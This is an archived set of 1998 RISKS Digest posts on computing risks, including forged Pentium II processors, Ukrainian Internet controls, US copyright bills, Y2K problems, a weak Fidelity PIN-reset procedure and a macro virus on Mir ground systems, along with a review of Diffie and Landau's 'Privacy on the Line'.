Nitty-gritty details: There is no way to identify a forged 266 or 233 MHz processor. The fact that you can identify most 300 MHz P2's is an accident because Intel decided to make all 300 MHz chips and higher contain the ECC feature. The price difference between non-ECC 266 MHz P2's and ECC 300 MHz CPU's is about \$160, which is a lucrative temptation (by comparison, ECC 266 MHz P2's are only \$100 away from ECC 300 MHz P2's, making it hardly worth the labor cost for the forgeries). Note that there is also no way to identify a forged 330 MHz or 350 MHz P2 processor. It makes me wonder who the processor manufacturer cares more about protecting -- the customers, the resellers, or the manufacturers themselves. In any case, the safest way to purchase Pentium 2 CPU's is directly from Intel in the "retail" package. These CPU's are typically \$20-\$30 more and are sealed in the box and come

with a three-year warranty direct from Intel. That warranty is much longer than the forged chips will actually last, so Intel is actually giving you a good deal. Non-retail, or "OEM" chips are sold in bulk through resellers and are only warranted with the system, but the rub is that the processor is likely to burn out from heat damage shortly after the warranty has expired on the system.

Caveat emptor,

Kris Rehberg

PS...These forgeries are very rarely done with the knowledge of the store. It's usually one of the resellers of the CPU's that do it. Some even pry open the module and replace a fast CPU board with a much slower CPU, believe it or not.

Kriston J. Rehberg <http://kriston.net/>

⚡ Risks of state interference

<Name withheld by request>

Wed, 6 May 1998 18:49:20 +0200

Here is an unofficial English translation of a decree from the President of the former Soviet republic of Ukraine. It would appear that freedom of information is not yet fully understood in that nation - the intention is presumably to monitor all Internet traffic entering and leaving the country.

The futility of doing this will be familiar to most RISKS readers, of course, but apparently not to at the Ukraine government.

- - - - -
- - - - -

EDICT OF THE PRESIDENT OF UKRAINE ON SOME MEASURES
CONCERNING PROTECTION OF STATE INTERESTS IN THE INFORMATION
SPHERE

For further ordering the operation of information networks and forming conditions that will provide information security of the state and control over the development of information networks and data transmitting networks in Ukraine, according to Section 1 of Article 106 of the Constitution of Ukraine, I rule the following:

1. The State Committee of communications of Ukraine shall procure the exit to foreign networks only from the networks of the enterprises (operators) 'Ukrtelekom', 'Ukrkosmos', Infokom'.
2. Ministries, other central and local agencies of the executive power, as well as enterprises, offices and organizations that include secret regime subunits shall transmit their data only through the enterprises (operators) listed in Article 1 of the present Edict. The bodies of the local self-administration are recommended to transmit their data according to the procedure used by the executive power agencies.
3. The Cabinet of Ministers of Ukraine shall suggest for adoption to the Supreme Rada the draft of the law 'On controlling security in data

transmitting networks of Ukraine'

President of Ukraine L. Kuchma 22 April 1998

✉ Re: "Beyond Calculation" - seeing the forest for the trees

John R. Levine <johnl@iecc.com>

5 May 1998 04:01:03 -0000

> "Every few hundred years, throughout Western history, a sharp
> transformation has occurred. ... "Our age is such a period of
transition."
> From memory, Drucker suggested that the current transition can
be dated
> from around 1950 ...

Oh, humph. You want a sharp transformation, look at the period
from 1840 to
1860. In 1840, if you wanted to send a message or a package to
someone
else, you gave it to a guy on a horse or in a sailboat who would
proceed at
a walking pace in the direction of the recipient. Getting news
or goods
between New York and San Francisco or London took weeks and was
subject to
large unpredictable delays.

By 1860, there were telegraphs, railroads, and steamships, so
messages could
go anywhere in the developed world in a few minutes, and goods
were
delivered on predictable schedules. These were at least as
wrenching
changes as anything in this century, and we're still getting
used to them.

John R. Levine, IECC, POB 727, Trumansburg NY 14886 +1 607 387
6869

johnl@iecc.com, Village Trustee and Sewer Commissioner, <http://iecc.com/johnl>,

🔥 REVIEW: "Privacy on the Line", Whitfield Diffie/Susan Landau

Rob Slade <rslade@sprint.ca>
Tue, 5 May 1998 08:35:39 -0800

BKPRIVLN.RVW 980301

"Privacy on the Line", Whitfield Diffie/Susan Landau, 1998,
0-262-04167-7, U\$25.00

%A Whitfield Diffie

%A Susan Landau

%C 55 Hayward Street, Cambridge, MA 02142-1399

%D 1998

%G 0-262-04167-7

%I MIT Press

%O U\$25.00 +1-800-356-0343 fax: +1-617-625-6660 manak@mit.edu

%P 342 p.

%T "Privacy on the Line: The Politics of Wiretapping and Encryption"

This seems to be the year for privacy. Hard on the heels of "Technology and Privacy" (cf. BKTCHPRV.RVW), "The Electronic Privacy Papers" (cf. BKELPRPA.RVW), and the related "Borders in Cyberspace" (cf. BKBRDCYB.RVW) comes this volume.

Given the emotional content with which the encryption debate has been loaded in recent years, it is important that the introduction, in chapter one, is a neutral and even-handed look at the background of the discussion, presenting the issues on both sides, although little of the case for either. Specific references may be from the United

States, but the arguments made are generic enough to be considered by all audiences. Chapter two gives an overview of cryptography, which is, of course, excellent. Not only does it explain the importance of keys and cryptographic strength, but it also gives insightful analysis into business and social factors in the development of the field. Cryptography and public policy, in chapter three, is restricted to developments within (and related to) the US, but looks at all types of issues, both technical and not. Chapter four discusses national security with a quick but clear and thorough overview of the various aspects of intelligence gathering, particularly communications intelligence. There is also brief mention of information warfare. Much of the heat in the current debate about encryption restrictions involves law enforcement. (References are frequently made to drug and child pornography rings.) Therefore, the brevity of chapter five is disappointing. The content, however, is not. It builds a solid framework for the topic, and notes an instructive difference in effectiveness between wiretaps and other electronic bugs. Chapter six is again specific to US history, reviewing activities both in support, and destructive, of privacy.

Chapter seven deals specifically with wiretapping technology, activities, and legality in the US. Much of the material in the chapter has been at least touched on previously, and there is noticeable duplication. There is less duplication in chapter eight's discussion of the current communications scene, although little new material. The same is not the case with current cryptography in chapter nine, providing brief backgrounds of the myriad efforts being

made to disseminate and suppress encryption capabilities. The conclusion, in chapter ten, seems to come down on the side of opening encryption development and distribution.

An extensive, possibly exhaustive, bibliography is a major resource in the book.

The thorough research, even tone, and informed analysis make this work an excellent foundation for discussion. It does not, however, provide much in the way of direction. That the authors should tend to support the dropping of restrictions on cryptography is not surprising, but such support is neither strong nor impassioned.

copyright Robert M. Slade, 1998 BKPRIVLN.RVW 980301



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 73

Sunday 10 May 1998

Contents

- [Defeat New Copyright Legislation](#)
[Simson L. Garfinkel](#)
- [Woman tackles 'deadbeat-dad' glitches](#)
[PGN](#)
- [Once again, I'm risking my life flying](#)
[Bob Frankston](#)
- [Microsoft Year 2000 Compliance](#)
[Simon Waters](#)
- [Microsoft using Y2k to force sales?](#)
[Bob Dubery](#)
- [Dutch ISPs forced by law to provide built-in wiretapping possibilities](#)
[Sander Tekelenburg](#)
- [CompuServe Germany indicted for forwarding porn](#)
[Klaus Brunnstein](#)
- [C-Guard system jams cellular communications](#)
[CrACKeD](#)
- [More on limited-number risks: GPS, D10K](#)
[R. Geoffrey Newbury](#)
- [Computer glitch turns traffic ticket into sex conviction](#)
[PGN](#)

- [102-yr old gets a birthday card for 2-yr olds](#)
[Mark Corcoran](#)
 - [France 98 Cup Tickets](#)
[Mike Ellims](#)
 - [Fidelity Investments PIN procedure hollow](#)
[Mark Seecof](#)
 - [REVIEW: "Privacy on the Line", Whitfield Diffie/Susan Landau](#)
[Rob Slade](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ Defeat New Copyright Legislation

"Simson L. Garfinkel" <simsong@vineyard.net>

Thu, 7 May 1998 23:27:53 -0400

[This is Simson's article in **The Boston Globe**, 7 May 1998.
PGN]

Two bills that are up for a vote in the House of Representatives could seriously jeopardize the right of Americans to read in the next century. The backers of these bills say that the legislation is necessary to protect the interests of creative individuals and publishers in the digital age. But the legislation goes further by allow publishers to repeal the "fair use" provisions of today's copyright law and creating a whole new category of intellectual property.

The first bill, strongly backed by the Clinton Administration, is the "WIPO Copyright Treaties Implementation Act," (H. R. 2281). This bill is designed to implement sections of the World Intellectual Property Organization treaty that was adopted back in December 1996. The bill creates a new

kind of crime
in US law, the crime of "circumvention." It's a kind of crime
that one would
expect in George Orwell's 1984, rather than in the America of
the next
century.

H.R. 2281 is being supported by big publishing interests
including Time
Warner, Viacom, the Motion Picture Association of America, and
Microsoft.
These organizations are terrified by the way computers and
digital networks
make it easy to copy books, songs, videos and computer programs.
For years
these groups have tried to stop illegal copying with copy-
protection
systems. H.R. 2281 would make it a crime to subvert these
systems for any
purpose whatsoever.

The problem with this legislation, says Adam Eisgrau,
Legislative Counsel of
the American Library Association's Washington Office, is that
many
publishers are likely to use copy-protection systems to restrict
activities
that are otherwise lawful.

For example, many web sites on the Internet today as you to
register with
your name and e-mail address before you can view the information
that they
contain. A substantial number of people bristle at this notion,
and they
have figured out ways to circumvent the registration process.
Under the
legislation, these people could be sued and awarded \$200 to
\$2,500 in
statutory damages for each web page that they viewed.

And its not just consumer groups that are upset about the
legislation. As it

currently exists, the legislation would make it a felony for engineers to open up competing products and see how they work--- "something that is essential for achieving interoperability in the industry," says Lowell Sachs, the government affairs representative of Sun Microsystems. "So far, the House has failed to focus upon the very real threat that its actions could pose to competition and innovation in the United State."

The criminal provisions of H.R. 2281 apply even if the offender is legally entitled to the information that is under copyright management control. For example, the Supreme Court has ruled that individuals have a right to record movies off the air and view them at a later time. Nevertheless, the film industry doesn't want us to make our own tapes---they want us to buy pre-recorded tapes. In the future, the film industry might create a new copyright protection system that prevents home taping off the Internet unless a person pays an additional fee. Under the proposed legislation, a person who circumvented this new copy-protection system and made their own legal home copy would nevertheless be guilty of circumvention, and potentially subject to a fine of \$500,000 and 5 years imprisonment for the first offense.

The author of the bill "are very clever," says Adam Eisgrau. "They don't repeal the legal basis of fair use," which would create a huge political outcry. Instead, the legislation "creates a new law which makes fair use impossible to exercise, unless the appropriate price is paid."

And that's
not Fair Use at all.

The second bill that should give lawmakers pause is H.R. 2652, the "Collections of Information Antipiracy Act." This law, if passed, would give legal protection to the contents of databases over and above what is provided by today's copyright law.

The database law finds its genesis in a 1991 Supreme Court decision, *Feist Publications, Inc. v. Rural Telephone Service Co.*, in which the Court ruled that the factual information in a telephone white pages---a large database of names, addresses and phone numbers---cannot be copyrighted. This decision is one of the key factors responsible for the proliferation of "white pages" services on the Internet like Switchboard.COM.

H.R. 2652 would basically overturn the Feist decision, making it a crime to extract data from a "collection of information" and use it in a way that harms the real or potential economic interest of the collection's owner. One of the fundamental problems with this bill, says the EFF, is that there's no limit to the kind of information that can receive protection once it is put into a databank. In particular, government information and information that's already in the public domain could be dropped into a computerized databank and then receive new, copyright-like protections. And the Act doesn't have any exemptions for "fair use."

So how could all of this impact on our right to read? Just ask Richard

Stallman, founder of the Free Software Foundation. In his story "The Right To Read," Stallman argues convincingly that new restrictions on information will ultimately force people to pay for every book and article that they read, whether they are at home, at work, or at school.

Stallman's story is a science fiction parable in which one college student risks imprisonment by lending his computer to his girlfriend and telling her his password---in effect, giving her access to books that he has licensed for himself. "Dan knew she came from a middle-class family and could hardly afford the tuition, let alone her reading fees. Reading his books might be the only way she could graduate," Stallman writes. You can find the entire story at <http://www.gnu.org/philosophy/right-to-read.html>

Indeed, if you want find out more about these issues, there's no better place to turn than the Web. A group opposed to the legislation called the Digital Future Coalition has put together a website at <http://www.dfc.org/> explaining the problems. Meanwhile, a group of publishers have banded together and created their own competing group, the Creative Incentive Coalition. You can find its website at <http://www.cic.org/>. Finally, you can download the full text of these bills from the Library of Congress's Thomas system at <http://thomas.loc.gov/>.

But hurry, while you still have a right to read.

⚡ Woman tackles 'deadbeat-dad' glitches

"Peter G. Neumann" <neumann@csl.sri.com>

Mon, 4 May 1998 13:34:23 -0500

Danny Woodall was pursued by West Virginia for seven years because the state had falsely tagged him as a deadbeat dad, according to OSCAR, their \$20M Online Support Collections and Receipts system. Finally, his wife Lisa implemented software that debunked OSCAR. She proved that the state actually owed her husband money. She has now started a company called Support Scrutiny to help out in other similar cases. In June 1997, a legislative audit found that almost one-third of the West Virginia Child Support Enforcement Division's files contained incorrect data. Those errors led the agency to wrongly collect about \$1.7 million from 3,788 parents during the 1995-96 fiscal year, the auditors say. [Source: *USA Today*, 2 May 1998, PGN Abstracting]

⚡ Once again, I'm risking my life flying

<Bob_Frankston@frankston.com>

Thu, 7 May 1998 21:27 -0400

Caveat: I'm not an expert on avionics. My interest is in creating resilient distributed systems....

I just walked off a DC-10 that had mechanical problems was delayed. The 757 I'm on is racing it to Interop at the moment.

DC-10 was already an hour late getting from the hanger to the gate due to either traffic problems (within O'Hare) or a cargo door problem.

But the new problem is (was) a bad compass. The third compass on the plane had to be replaced due to FAA rules. After all, we can't take any risks, can we? I asked the crew whether they could travel without it and rely on a GPS. Of course, a DC-10 has no GPS! Not surprising given the age of the plane. But what is of concern is that they couldn't just go out to the store, buy a GPS, and place it in the cockpit.. As a passenger, when I bring my GPS and PC, I've got technology far far ahead to the technology on the plane. Technology to which two hundred (whatever a full DC-10 holds) trust their lives! On the other hand, if both of the other two compasses did fail, there are still lots of ground systems that can find the plane and bring it to a nearby beacon (it is cloudy, so they can't just get out their road maps).

I was already thinking about these issues after talking to the crew (while waiting for the plane to appear out of the mists at the gate) about the 727 which has even more primitive avionics. The reason that the systems can't be upgraded is that the whole plane would have to be recertified as a new aircraft.

There is something very wrong here. The engineering practices that are supposed to assure our safety seem to work to assure our lack of safety.

I can understand the historic necessity of treating the airplane as a single tightly interconnected system. There wasn't the luxury of giving the electronic systems enough capability to act autonomously. I presume, though, that the mechanical systems try to be independent-enough to reduce the propagation of failures.

But, if we think about the simple example of just placing a GPS in the cockpit and allowing the airplanes computer to use the data we have a very different model. Of course, the navigation system should fully trust the GPS and must do some reasonable checks as well as cross-check with other sources. If the GPS fails, then it would compensate.

Yes, there can be strange systemic interactions. But, instead, we have a situation that assures lousy navigation rather than permitting improvements when available.

Understanding how to build such resilient distributed systems is still in the challenge category. But the Web is a very good example. I see the technology growing more due to hacking than design. Effective hackers work against the constraints of others and are thus forced into being tolerant of other's mistakes. Most will get it wrong, but I'd rather a pilot just put a GPS in the cockpit even if not interconnected, than having to get out the sextant for each flight.

⚡ Microsoft Year 2000 Compliance

Simon Waters <Simon@wretched.demon.co.uk>

Sat, 9 May 1998 10:30:24 +0100

The big risk here is what the site does not tell you.

<http://www.microsoft.com/year2000>

When the resource centre was announced Windows NT 3.51 was listed as not having completed testing!

"Compliant with issues" was identified by PGN as involving some trivial issues, but it also may mean that the application (or OS) may not accept 29/02/2000 as a valid date for data input.

On a lighter note, Excel is quite happy to believe there is a 29/02/2000, because it believes there is a 29/02/1900, allegedly to be compatible with LOTUS 1-2-3.

Back to misc.survivalism for TEOTWAWKI...

⚡ Microsoft using Y2k to force sales? (Re: Stalzer, [RISKS-19.69](#))

Bob Dubery <elvis@theking.org>

Thu, 07 May 1998 19:10:56 GMT

> Perhaps Microsoft's real objective is to force everyone to upgrade next
> year -- thereby turning the Y2K problem into a profit opportunity.

There's going to be a lot of that going on. Here in South Africa

we have a couple of locally developed off-the-shelf accounting packages that have achieved good market penetration. Usually you have the option of buying the package with a support contract, or buying just the package. If you got the second route it can be a case of flying solo, but usually the user contracts with a 3rd party for support.

Now the developers of one of these packages have admitted (almost advertised) that their product has a Y2k bug. They will provide an upgrade that corrects the problem, but only to people who have a support contract with the development house (not a 3rd party support agent) and who can produce installation disks and an invoice to prove purchase of the product from an approved vendor.

This is not just about forcing the owner of the software to buy a support contract - it's also about cocking a snook at people who have illegal software.

The question is this: Is this a responsible attitude or not? Say Microsoft adopt a similar policy... Yes, they may make a point to people using pirated software, but imagine the number of businesses that might fold, and the domino effect of that.

The e-mail address in the headers is bogus :-)
to mail me unknot megapode@KNOTglobal.co.za

🔥 Dutch ISPs forced by law to provide built-in wiretapping

possibilities

Sander Tekelenburg <tekelenb@euronet.nl>

Wed, 6 May 1998 07:06:13 +0200

I was just informed by my ISP that the dutch parliament just passed a law that forces ISPs to 'make it easy' for police to tap consumers on-line.

Apparently The Netherlands have chosen for the more then dubious honour to be the first to pass such legislation.

See

<URL:<http://www.euronet.nl/ned/euronetizen/archief/0598/artikelen/art02-02.html>>

(dutch), and <URL: <http://www.news.com/News/Item/0,4,21084,00.html>> (Englisho).

Tomorrow's election day. Guess who I won't be voting for.

Sander Tekelenburg, <mailto:tekelenb@euronet.nl>

Web site at <<http://www.euronet.nl/%7Etekelenb/>>

CompuServe Germany indicted for forwarding porn

Klaus Brunnstein <brunnstein@informatik.uni-hamburg.de>

Sat, 9 May 1998 11:48:38 +0200

German media report that, after a year-long analysis by a Bavarian state attorney, a former manager of CompuServe Germany has been formally indicted before a Bavarian court for having made pornographic information available to German subscribers. Possession and distribution of pornographic information is strictly forbidden by German criminal code.

According to these reports, the CompuServe manager argues for his defence that the German subsidiary of CompuServe has no control whatsoever over content transmitted from USA.

The background of the related case has been controversially discussed here and overseas (some members of the FFI anti-censoring movement have even censored messages of the author of this report concerning backgrounds of this case :-). Evidently, the Bavarian state attorney regards this case as pilot trial to test applicability of the "traditional" anti-pornographic regulations to Internet. Very likely, the case will need technical expertise to answer technical questions such as: was the content anywhere on German territory (where German legislation applies undoubtedly) stored so that CompuServe had a chance to analyse the stuff to exercise its legal responsibility for protecting customers from criminal material. Very likely, there will again be a discussion whether such stuff (rated criminal in German law) should be freely accessible e.g. "for adult usage" - which implies changing criminal law.

Klaus Brunnstein (University of Hamburg, May 9,1998)

⚡ C-Guard system jams cellular communications

CrACKeD <cracked@primenet.com>
Mon, 4 May 1998 22:03:12 -0700 (MST)

This seems to me like a classic case of two wrongs (not) equaling a right. Preventing someone from using their cellular telephone, possibly even without their knowledge, will likely end up causing more problems than it solves. If the only reason for suppressing/jamming cell phone traffic is to eliminate unwanted ringing noise, while possibly preventing emergency communications from going through, this "C-Guard" system looks like a not-so-great idea. Using "C-Guard" in a hospital environment where cellular telephones may interfere with medical equipment almost makes it seem beneficial, but considering how critical cellular communications can be in that type of environment, perhaps not. If this or any system like this is implemented into a public area it will bring with it enormous risks, mostly because it will be virtually impossible to warn everyone who carries a cellular telephone that important/emergency communications will not be possible.

[The TechWeb article, Israeli Firm Combats Nuisance Cell Phone Traffic, by Neal Sandler, TechWeb, 22 Apr 1998, is at <http://www.techweb.com/wire/story/TWB19980422S0006> . PGN]

✶ More on limited-number risks: GPS, D10K

"R. Geoffrey Newbury" <newbury@io.org>
Fri, 08 May 98 16:22:26 -0500

Further to a comment I previously made about the GPS system, it

appears that the problem is limited to some older GPS receivers. The problem is in the receiver's software in that it might not know how to handle a rollover on the 'week' counter from 1023 to 0 on August 21, 1999.

The actual GPS satellites have no problem according to the Coast Guard web-site. All recent (4-5 years?) GPS receivers are ok.

That leaves, of course, the older (more expensive) units in aircraft.....The FAA is concerned....

Further information at <http://vancouver-webpages.com/peter/>

Also I thought you would be interested in the following article from the

Financial Post, bylined from the Financial Times:

Surging Dow poses five-digit danger
5 May 1998 The Financial Post

[Re: D10K for the Dow Jones Industrial Average hitting 10,000:
* Triggering automatic buy/sell programs...
* Effort to fix dominated by Y2K...
* Etc.]

PGN Extremely Stark Abstracting.]

R. Geoffrey Newbury, Barrister and Solicitor, Toronto, Ontario,
Canada

416-362-4048 newbury@io.org

⚡ Computer glitch turns traffic ticket into sex conviction

<Neumann@csl.sri.com>

Mon, 04 May 98 08:16:35 EST

BOZEMAN, Mont. (April 29, 1998 1:55 p.m. EDT) -- Cody Johnston

is suing a weekly newspaper and the court system for libel after a computer glitch transformed a report of a traffic ticket into a conviction for deviate sexual conduct. Johnston had been fined \$195 for a commercial trucking weight violation. But the list given to the newspaper contained the sex charge, which covers homosexual acts and bestiality. [Source: *Nando Times of Japan (www.nando.net), courtesy of Keith Rhodes. PGN Abstracting]

🔥 102-yr old gets a birthday card for 2-yr olds

<Mark.Corcoran@softel.co.uk>

Fri, 08 May 1998 15:50:16 +0000

The Mail on Sunday (03-MAY-1998) reports that Health officials in Dumfries, Scotland, have apologised for a computer error that sent a local citizen a birthday card designed for 2yr olds, with the message "Brush your teeth every day".

The citizen is 102, and doesn't have any real teeth left.

Same old story, just a different day... It'd be mighty interesting however to see what happens to computerised records for people who are going to be 100 in the year 2000 though...

Mark Corcoran, VMS Systems Manager, Teletext Dept., Softel Ltd.
+44 (0)118 984 2151 PSImail: 234273400398::MARK

⚡ France 98 Cup Tickets

Mike Ellims <mike.ellims@pigroup.co.uk>

Sun, 3 May 1998 18:47:50 +0100

The phone system in Britain coped well with the expected demand, or rather was set up not to cope by British Telecom. Expecting a surge of calls for tickets, BT set the system up to reject most calls to the ticket number once a threshold had been passed. Deliberate degradation of the system to one specific number. The main problems seems to be angry people and broken dreams. One man got through after 4 hours, ordered the tickets he wanted only to find that his credit card (Delta) isn't accepted in France...

Mike Ellims - Pi Technology - mike@pires.co.uk

www.pi-group.com - +44 (0)1223 441 256

[Also commented on by Lindsay Marshall. Also, report of similar problems in The Netherlands from Malcolm Gillies. PGN]

⚡ Fidelity Investments PIN procedure hollow

<marks@writ.com>

Thu, 07 May 1998 22:14:50 -0700

When I tried to access the secure area of Fidelity Investments' Web site to mess with my IRA account, I was deflected onto a page saying my account was blocked, and I should telephone customer service. Happily,

Fidelity answers

the 'phone at 9:30 PM and their representative told me many things. First, they "block" accounts when 3 login errors have accumulated--which happens easily over time. The rep guessed correctly that I didn't access my account very often since it had not been blocked in more than a year. Second, after a short quiz (more on this below) they will "unblock" the account immediately, but this action *clears the PIN* forcing one to choose a new PIN. One may choose a new PIN immediately. One may use the new PIN right away.

The quiz seems formidable, but really affords no security. One must provide one's name, SSN, birthdate, and Fidelity account number. The first three are public information (particularly in those states using SSN as drivers-license number), and the last is printed on every statement Fidelity sends one. Fidelity offers neither password security nor call-back confirmation. I ask the rep to "unblock" my account but leave my previously-chosen PIN in place (that being the only secret Fidelity and I shared!). Not possible, I was told. I discussed my concerns with the rep (she wasn't too busy, and offered to forward my comments to some responsible person inside Fidelity). She told me that she had asked me for "four authenticators." When I pointed out their worthlessness, she told me that my real protection lay in their policy of (a) sending me a notice by (paper) mail that my PIN had been changed, and (b) guaranteeing the status-quo-ante of my account up to US\$ 1.0e6 if I could convince them someone else had accessed it fraudulently.

I give Fidelity high marks for customer service availability. I give them low marks for security. Their "blocking" criterion guarantees frequent PIN changes, probably desensitizing customers to PIN-change notices. Their security quiz is a joke. They will not establish password or call-back security for customers even by special request, which means that they do not share any secrets with customers that they could use to authenticate phone calls. Worse, their "blocking" scheme puts crackers in control--they can get the account "blocked" without

knowing the PIN, get it "unblocked" without knowing the PIN, and set a new PIN without knowing any secrets, not even the old PIN. Then they can mess with an account, leaving the true owner the little chore of proving fraud to Fidelity before he will be made whole.

It would be very easy for Fidelity to fix up their system; I hope they do. At a minimum, they should permit customers to establish secret passwords to authenticate PIN-change requests.

Mark Seecof

✦ REVIEW: "Privacy on the Line", Whitfield Diffie/Susan Landau

Rob Slade <rslade@sprint.ca>
Tue, 5 May 1998 08:35:39 -0800

BKPRIVLN.RVW 980301

"Privacy on the Line", Whitfield Diffie/Susan Landau, 1998,
0-262-04167-7, U\$25.00

%A Whitfield Diffie

%A Susan Landau

%C 55 Hayward Street, Cambridge, MA 02142-1399

%D 1998

%G 0-262-04167-7

%I MIT Press

%O U\$25.00 +1-800-356-0343 fax: +1-617-625-6660 manak@mit.edu

%P 342 p.

%T "Privacy on the Line: The Politics of Wiretapping and Encryption"

This seems to be the year for privacy. Hard on the heels of "Technology and Privacy" (cf. BKTCHPRV.RVW), "The Electronic Privacy Papers" (cf. BKELPRPA.RVW), and the related "Borders in Cyberspace" (cf. BKBRDCYB.RVW) comes this volume.

Given the emotional content with which the encryption debate has

been

loaded in recent years, it is important that the introduction, in chapter one, is a neutral and even-handed look at the background of

the discussion, presenting the issues on both sides, although little

of the case for either. Specific references may be from the United

States, but the arguments made are generic enough to be considered by

all audiences. Chapter two gives an overview of cryptography, which

is, of course, excellent. Not only does it explain the importance of

keys and cryptographic strength, but it also gives insightful analysis

into business and social factors in the development of the field.

Cryptography and public policy, in chapter three, is restricted to

developments within (and related to) the US, but looks at all types of

issues, both technical and not. Chapter four discusses national security with a quick but clear and thorough overview of the various

aspects of intelligence gathering, particularly communications intelligence. There is also brief mention of information warfare.

Much of the heat in the current debate about encryption restrictions

involves law enforcement. (References are frequently made to drug and

child pornography rings.) Therefore, the brevity of chapter five is

disappointing. The content, however, is not. It builds a solid framework for the topic, and notes an instructive difference in effectiveness between wiretaps and other electronic bugs.

Chapter six

is again specific to US history, reviewing activities both in support,

and destructive, of privacy.

Chapter seven deals specifically with wiretapping technology, activities, and legality in the US. Much of the material in the

chapter has been at least touched on previously, and there is noticeable duplication. There is less duplication in chapter eight's discussion of the current communications scene, although little new material. The same is not the case with current cryptography in chapter nine, providing brief backgrounds of the myriad efforts being made to disseminate and suppress encryption capabilities. The conclusion, in chapter ten, seems to come down on the side of opening encryption development and distribution.

An extensive, possibly exhaustive, bibliography is a major resource in the book.

The thorough research, even tone, and informed analysis make this work an excellent foundation for discussion. It does not, however, provide much in the way of direction. That the authors should tend to support the dropping of restrictions on cryptography is not surprising, but such support is neither strong nor impassioned.

copyright Robert M. Slade, 1998 BKPRIVLN.RVW 980301



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 74

Saturday 16 May 1998

Contents

- [Canadian charged with breaking into U.S. government computer](#)
[Keith Rhodes](#)
- [NASA to be "Hacked" by DoD, and Macro Virus infected Mir?](#)
[Robert J. Perillo](#)
- [E-mail from hell](#)
[Martin Howard](#)
- [Encrypting e-mail -- or not](#)
[James Glave](#)
- [TWO Known GPS Jamming Cases](#)
[AIMS](#)
- [Re: C-Guard system jams cellular communications](#)
[Vlad](#)
- [Teens prefer 'telling all' to computers](#)
[Brent J. Nordquist](#)
- [Real-life example of the "You are now in France" attack](#)
[Peter Gutmann](#)
- [Thank you *so* much, ZDNet](#)
[Ken McGlothlen](#)
- [TEMPEST in a lamppost](#)
[Danny O'Brien via Rob Slade](#)

- [Two-digit years, Swedish Y2K woes](#)
[Daniel Eriksson](#)
 - [More on GAO Report on Y2K problem](#)
[Robert S. Thau via Lloyd Wood](#)
 - [Y2K: now the year 2021](#)
[Jean-Jacques Quisquater](#)
 - [Re: "Beyond Calculation" - seeing the forest for the trees](#)
[John R. Levine](#)
 - [Curiosity -- or was it power? -- killed the cat...](#)
[Mark Corcoran](#)
 - [IEEE Software Safety Video](#)
[Gary McGraw](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ Canadian charged with breaking into U.S. government computer

<rhodesk.aimd@gao.gov>

Fri, 15 May 98 07:48:47 EST

21-year-old Jason Mewhiney was arrested by the Canadian RCMP on 27 charges related to using a computer in his home to access computer systems of the U.S. government (including NASA and NOAA, the National Oceanic and Atmospheric Administration), as well as Canadian and U.S. universities. In one case he allegedly caused "extensive damages". [Source: Canadian news sources, 13 May 1998, PGN Abstracting]

⚡ NASA to be "Hacked" by DoD, and Macro Virus infected Mir

Robert J. Perillo <perillo@gibraltar.ncsc.mil>

Thu, 14 May 1998 17:29 EDT

NASA to be "Hacked" by DoD

What Macro Virus infected communications with Mir?

As a follow-up to the "Eligible Receiver" DoD Joint Staff Tiger Team

penetration tests done in June 1997, the National Aeronautics and Space

Administration (NASA) has asked the US Department of Defense (DoD) to

perform a penetration study of its computer networks using "known security

vulnerabilities" to "determine whether the space agency can fend off

cyber-intruders who could threaten launch-control and other critical

operations," as reported in this week's Defense Week newsletter, and AP

report, "Agency will try to 'hack' into NASA computers", 09-May-1998.

The "penetration study" of the unclassified computer networks is an effort

to determine how easy it is to access sensitive sites or data and whether

they can be accessed through the Internet. A classified report will be

issued with the results of these tests, and suggestions for improvements in

NASA's information-technology security.

[It might seem less expensive to hire Jason Mewhiney, especially if

the judge requires him to do lots of hours of free public service.

Although that would be considered a bad security practice by many folks,

it seems to me to be an even worse practice to use systems that are so

easy to break in the first place. Same old story for RISKS readers. PGN]

NASA has had problems with Computer Virus contamination in the past. In October 1997 NASA spread a Macro Virus (which infects MS Office products such as MS Word wordprocessor) from Houston to Moscow, and infected the workstations that are used for Mir spacestation ground control including daily communications with the Mir Crew. While the on-board computers on the Mir spacestation were not infected, the laptop used by the American astronaut was.

Most Macro viruses are not harmful or destructive, yet this one seems to have been causing problems. Both IBM PC's, and Mac "ground units" were disrupted, while the high-end DEC Alpha workstations were not affected.

"The Russians often have outdated anti-virus software or none at all, while NASA was busy upgrading to the latest version of Norton Anti-Virus." The Virus was eliminated from all machines by October 17th. To avoid re-spreading the virus, communications between Houston and Moscow were affected, e-mail attachments could not be used, forcing Fax use. "This may be one of the first example of a non-Russian problem, a mishap of American origin, associated with the Mir spacecraft."

If anyone knows what specific Macro virus this was, its name, please post here or send me that information?

Virus contamination makes up about 26% of all Information Technology Security problems, and with outside system penetration somewheres around 7%

to 13% but rising. To prevent problems, Computer/Network Security must have

"Defense-in-Depth" which should include:

- + "Tiger Team", penetration testing.
- + Use of "Current" Anti-Virus detection software.
- + Use of Intrusion Detection Software (IDS).
- + Use of Firewalls, and Secure Gateways.
- + Use of effective Access Control.
- + Use of Cryptographic technology for confidentiality - encryption,
non-repudiation - Digital Signatures, and Authentication.
- + Use of secure and hardened Operating Systems with all current security patches loaded.
- + Risk Analysis.
- + Auditing, Audit Trail.
- + Management awareness, Good Security policies, practices, procedures, and controls in place.

Reference: Federal Computer Week (FCW), October 20, 1997,
"NASA, Virus infects communications with Mir",
Heather Harreld.

Robert Perillo, CCP, CNE
ncsc.mil
Staff Computer Scientist
ncsc.mil

Richmond, VA

perillo@dockmaster.
perillo@gibraltar.

 **E-mail from hell**

martin <martin@thehub.com.au>

Sat, 11 May 96 14:03:20 -0000

from the Australian (online e-mail newsletter)
Net News 11 May 1998 (farrelly@newscorp.com.au)

